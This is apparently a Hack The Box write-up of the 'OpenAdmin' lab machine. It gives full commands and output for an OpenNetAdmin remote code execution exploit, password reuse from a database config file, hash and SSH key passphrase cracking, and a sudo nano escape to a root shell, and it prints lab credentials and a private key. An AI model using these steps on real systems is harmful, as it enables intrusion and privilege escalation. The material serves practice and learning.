OpenAdmin

at the machine find ona dashboard and its vulnerable to rce se we gain access through it

after looking at files found database file have credentials for mysql login by reuse it we login as the first user

found another service running in port 52846 so we doing port forward

and while check the web page server at terminal found password with sha512 and try decrypt it with online tool and yes success

in main page it give us id_rsa file and we move it to our terminal and use john to get passpharse and we can login to second user

doing sudo -l found user can run nano binary with sudo so we can go to gtfobins and execute sudo command and get root

at first we check open ports

```
┌──(root㉿meow)-[~/htb/openAdmin]
└─# nmap 10.129.154.25
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-22 07:08 EDT
Nmap scan report for 10.129.154.25
Host is up (0.40s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

so we found port 22 , 80


lets check web and do directory brute force

`dirsearch -u http://10.129.154.25/`

```
[07:09:38] 200 -   11KB - /index.html
[07:09:43] 301 -  314B  - /music  ->  http://10.129.154.25/music/
[07:09:47] 301 -  312B  - /ona  ->  http://10.129.154.25/ona/
[07:10:01] 403 -  278B  - /server-status/
[07:10:01] 403 -  278B  - /server-status
```

while checking music page it seems like it static page

so we enter ona page



at it seem to be opennetadmin service

while search for exploit for this version found this https://github.com/amriunix/ona-rce

```
┌──(root㉿meow)-[~/htb/openAdmin/ona-rce]
└─# python ona-rce.py check http://10.129.154.25/ona/
[*] OpenNetAdmin 18.1.1 - Remote Code Execution
[+] Connecting !
[+] The remote host is vulnerable!

┌──(root㉿meow)-[~/htb/openAdmin/ona-rce]
└─# python ona-rce.py exploit http://10.129.154.25/ona/
[*] OpenNetAdmin 18.1.1 - Remote Code Execution
[+] Connecting !
[+] Connected Successfully!
sh$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

and we are in now

so at this stage we gonna look for credentials

at local config files fround database file so lets check it

```
sh$ cat local/config/database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
    ),
    'description' => 'Default data context',
    'context_color' => '#D3DBFF',
  ),
);
```

and lets try to use this password at jimmy

```
┌──(root㉿meow)-[~/htb/openAdmin]
└─# ssh jimmy@10.129.154.25
jimmy@10.129.154.25's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Jul 22 13:17:31 UTC 2023

  System load:  0.0               Processes:             185
  Usage of /:   31.0% of 7.81GB   Users logged in:       2
  Memory usage: 9%                IP address for ens160: 10.129.154.25
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

39 packages can be updated.
11 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connec
tion or proxy settings


Last login: Sat Jul 22 12:26:00 2023 from 10.10.14.42
jimmy@openadmin:~$ id
uid=1000(jimmy) gid=1000(jimmy) groups=1000(jimmy),1002(internal)
jimmy@openadmin:~$
```


and yes we in

after some checks found that there web page server running in port 52846

```
jimmy@openadmin:~$ netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:52846         0.0.0.0:*               LISTEN
tcp        0      1 10.129.154.25:39700     1.1.1.1:53              SYN_SENT
tcp        0      0 10.129.154.25:22        10.10.14.42:55348       ESTABLISHED
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
```

so we do port forward and check what this port do

`ssh -L 52846:localhost:52846 jimmy@10.129.154.25`




found at index.php file in internal directory that user is jimmy and sha512 password we search for online decrypt and found the password

Decrypt Hash Results for: `00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc658801b4680b7d758eebdc2e9f9ba8ba3ef8a8bb9a796d34ba2e856838ee9bdde852b8ec3b3a0523b1`

Algorithm	Hash	Decrypted
sha512	00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc658801b4680b7d758eebdc2e9f9ba8ba3ef8a8bb9a796d34ba2e856838ee9bdde852b8ec3b3a0523b1	Revealed

and it give us the private key for joanna user




```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4DlO0ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv3O8bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc8ObLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
```

Don't forget your "ninja" password

Click here to logout Session

and crack it with john `ssh2john id_rsa >> id_rsa.john`

`john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.john`

```
┌──(root㉿meow)-[~/htb/openAdmin]
└─# ssh2john id_rsa >> id_rsa.john

┌──(root㉿meow)-[~/htb/openAdmin]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas      (id_rsa)
1g 0:00:00:03 DONE (2023-07-22 08:36) 0.2816g/s 2697Kp/s 2697Kc/s 2697KC/s bloodofyouth..bloodmore23
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

and now lets login as joanna user

```
└─# ssh -i id_rsa joanna@10.129.154.25
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Jul 22 12:36:28 UTC 2023

  System load:  0.0               Processes:             180
  Usage of /:   31.0% of 7.81GB   Users logged in:       1
  Memory usage: 9%                IP address for ens160: 10.129.154.25
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

39 packages can be updated.
11 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Tue Jul 27 06:12:07 2021 from 10.10.14.15
joanna@openadmin:~$ ls
user.txt
joanna@openadmin:~$ cat user.txt
57bf91a59c7f6d977d3ebf2d8f381c02
```

and we got the user flag

by checking `sudo -l`

```
joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH
    XUSERFILESEARCHPATH", secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, mail_badpass

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
```

go to gtfobins https://gtfobins.github.io/gtfobins/nano/#sudo

`sudo /bin/nano /opt/priv`

```
Command to execute: reset; sh 1>&0 2>&0#
# idet Help                                                    ^X Read File
uid=0(root) gid=0(root) groups=0(root)                         M-F New Buffer
# cd /root
# cat root.txt
36bca626ec4be8a2c56afd4bb7e5e5a2
#
```

thanks for reading ^-^